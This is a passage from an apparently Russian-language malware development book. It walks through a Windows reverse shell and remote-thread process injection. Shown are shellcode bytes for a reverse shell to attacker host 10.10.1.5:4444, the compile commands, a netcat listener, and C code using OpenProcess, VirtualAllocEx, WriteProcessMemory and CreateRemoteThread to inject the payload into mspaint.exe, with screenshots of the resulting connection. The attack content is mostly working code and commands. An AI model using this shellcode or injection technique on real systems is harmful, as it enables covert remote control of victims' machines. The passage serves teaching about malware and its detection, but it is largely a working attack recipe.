"\x6a\x0d\x59\x41\x50\xe2\xfc\x66\xc7\x44\x24\x54\x01\x01"
"\x48\x8d\x44\x24\x18\xc6\x00\x68\x48\x89\xe6\x56\x50\x41"
"\x50\x41\x50\x41\x50\x49\xff\xc0\x41\x50\x49\xff\xc8\x4d"
"\x89\xc1\x4c\x89\xc1\x41\xba\x79\xcc\x3f\x86\xff\xd5\x48"
"\x31\xd2\x48\xff\xca\x8b\x0e\x41\xba\x08\x87\x1d\x60\xff"
"\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff\xd5"
"\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
"\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5";
```

Рисунок 2.1. Создание полезной нагрузки msfvenom

Здесь `10.10.1.5` - IP-адрес машины атакующего, а 4444 - порт, на котором позднее будет запущена прослушивающая программа.

> **Важное примечание.** В вашем случае полезная нагрузка может немного отличаться, поскольку зависит от используемой версии пакета Metasploit.

Начнём с простого кода нашей вредоносной программы на C++. Мы использовали его в главе 1: GitHub.

Отличается только полезная нагрузка. Приступим.

> **Важное примечание.** Обратите внимание, что большинство примеров в этой книге представляют собой 64-битные вредоносные программы.

Сначала скомпилируем код:

```
$ x86_64-w64-mingw32-gcc hack1.c -o hack1.exe -s -ffunction-sections
-fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc
```

Результат выполнения этой команды, в нашем случае в Kali Linux, выглядит следующим образом:




Рисунок 2.2. Компиляция hack1.c

Теперь подготовим прослушивающую программу:

```
$ nc -lvp 4444
```

В Parrot Security OS вы увидите следующее:




Рисунок 2.3. Подготовка прослушивающей программы Netcat

Затем запустим вредоносную программу на компьютере цели:

```
$ .\hack1.exe
```

На моей виртуальной машине с Windows 10 x64 это выглядит следующим образом:




Рисунок 2.4. Успешный запуск обратной оболочки

Как видите, всё в порядке: обратная оболочка запущена.

Для исследования `hack1.exe` мы воспользуемся Process Hacker (Process Hacker). Process Hacker - инструмент с открытым исходным кодом, который позволяет увидеть работающие на устройстве процессы, определить программы, потребляющие ресурсы процессора, и просмотреть связанные с процессом сетевые соединения.

На вкладке **Network** обратите внимание, что наш процесс установил соединение с `10.10.1.5:4444` - IP-адресом узла атакующего:




Рисунок 2.5. Установленное сетевое TCP-соединение

Странный, необычный процесс, устанавливающий соединение, немедленно вызовет подозрения, поэтому необходимо проникнуть в легитимный процесс.

Следовательно, мы внедрим полезную нагрузку в другой процесс - в данном случае `calc.exe`:

Рисунок 2.6. Полезная нагрузка хранится во вредоносной программе

Здесь мы перенаправляем выполнение в целевой процесс, иными словами, выполняем полезную нагрузку в другом процессе на той же машине - например, в `calc.exe` или `firefox.exe`.

Пример внедрения кода

При использовании этого метода атакующий непосредственно вставляет вредоносный код в адресное пространство целевого процесса. Затем этим кодом можно управлять, изменяя поток выполнения целевого процесса. Внедрение кода может выполняться, например, методом внедрения удалённого потока, при котором внутри целевого процесса создаётся новый поток для выполнения вредоносного кода.

Первым делом необходимо выделить память внутри целевого процесса, причём размер буфера должен быть не меньше размера полезной нагрузки:

Рисунок 2.7. Выделение памяти в целевом процессе

Затем нужно скопировать полезную нагрузку в предоставленную память целевого процесса, в нашем случае `calc.exe`:

Рисунок 2.8. Копирование полезной нагрузки в выделенную память

После этого необходимо попросить систему начать выполнение полезной нагрузки в целевом процессе, в нашем случае `calc.exe`:




Рисунок 2.9. Выполнение полезной нагрузки в целевом процессе

Итак, реализуем эту базовую логику в коде.

На момент написания книги наиболее популярный способ добиться этого - использовать встроенные функции Windows API, предназначенные для диагностики. Доступны следующие варианты:

• `VirtualAllocEx`: документация Microsoft;
• `WriteProcessMemory`: документация Microsoft;
• `CreateRemoteThread`: документация Microsoft.

Простой пример такой реализации находится по адресу GitHub.

Сначала необходимо получить PID процесса, который в нашем случае можно ввести вручную. Затем нужно открыть процесс с помощью функции API `OpenProcess` (документация Microsoft) из библиотеки Kernel32:

```
// Разобрать идентификатор целевого процесса
printf("Target Process ID: %i", atoi(argv[1]));
process_handle = OpenProcess(PROCESS_ALL_ACCESS, FALSE,
DWORD(atoi(argv[1])));
```

Затем посредством `VirtualAllocEx` выделяется буфер памяти для удалённого процесса:

```
remote_buffer = VirtualAllocEx(process_handle, NULL, payload_length,
(MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
```

Поскольку `WriteProcessMemory` позволяет копировать данные между процессами, скопируем полезную нагрузку в процесс `calc.exe`:

```
WriteProcessMemory(process_handle, remote_buffer, payload, payload_length,
NULL);
```

Функция `CreateRemoteThread` аналогична `CreateThread`, однако позволяет указать процесс, в котором должен быть создан новый поток:

```
remote_thread = CreateRemoteThread(process_handle, NULL, 0,
(LPTHREAD_START_ROUTINE)remote_buffer, NULL, 0, NULL);
```

Теперь скомпилируем этот код:

```
$ x86_64-w64-mingw32-gcc hack2.c -o hack2.exe -s -ffunction-sections
-fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc
```

Результат выполнения этой команды в Kali Linux выглядит следующим образом:




Рисунок 2.10. Компиляция hack2.c

Теперь подготовим прослушивающую программу Netcat:

```
$ nc -nvlp 4444
```

На машине жертвы сначала запустим `mspaint.exe`:




Рисунок 2.11. Запуск mspaint.exe

Как видим, идентификатор процесса `mspaint.exe` равен `3388`.

Затем запустим инжектор с машины жертвы:

```
$ .\hack2.exe 3388
```

Результат выполнения этой команды, например на виртуальной машине с Windows 10 x64, выглядит следующим образом:




Рисунок 2.12. Запуск инжектора

Прежде всего мы видим, что идентификатор `mspaint.exe` остался прежним, а `hack2.exe` создаёт новый процесс с именем `cmd.exe`. На вкладке **Network** видно, что полезная нагрузка выполняется, поскольку `mspaint.exe` установил соединение с узлом атакующего:




Рисунок 2.13. Сетевые соединения mspaint.exe

Следовательно, исследуем процесс `mspaint.exe`. Перейдя на вкладку **Memory**, мы можем найти выделенный нами буфер памяти:




Рисунок 2.14. Выделенная память в процессе mspaint.exe

Если изучить исходный код, можно увидеть, что мы выделили в удалённом процессе `mspaint.exe` несколько доступных для выполнения и чтения буферов памяти:

```
remote_buffer = VirtualAllocEx(process_handle, NULL, payload_length,
(MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
```

После этого в Process Hacker можно выполнить поиск и сортировку по столбцу **Protection**, прокрутить список вниз и найти области, доступные одновременно для чтения и выполнения:

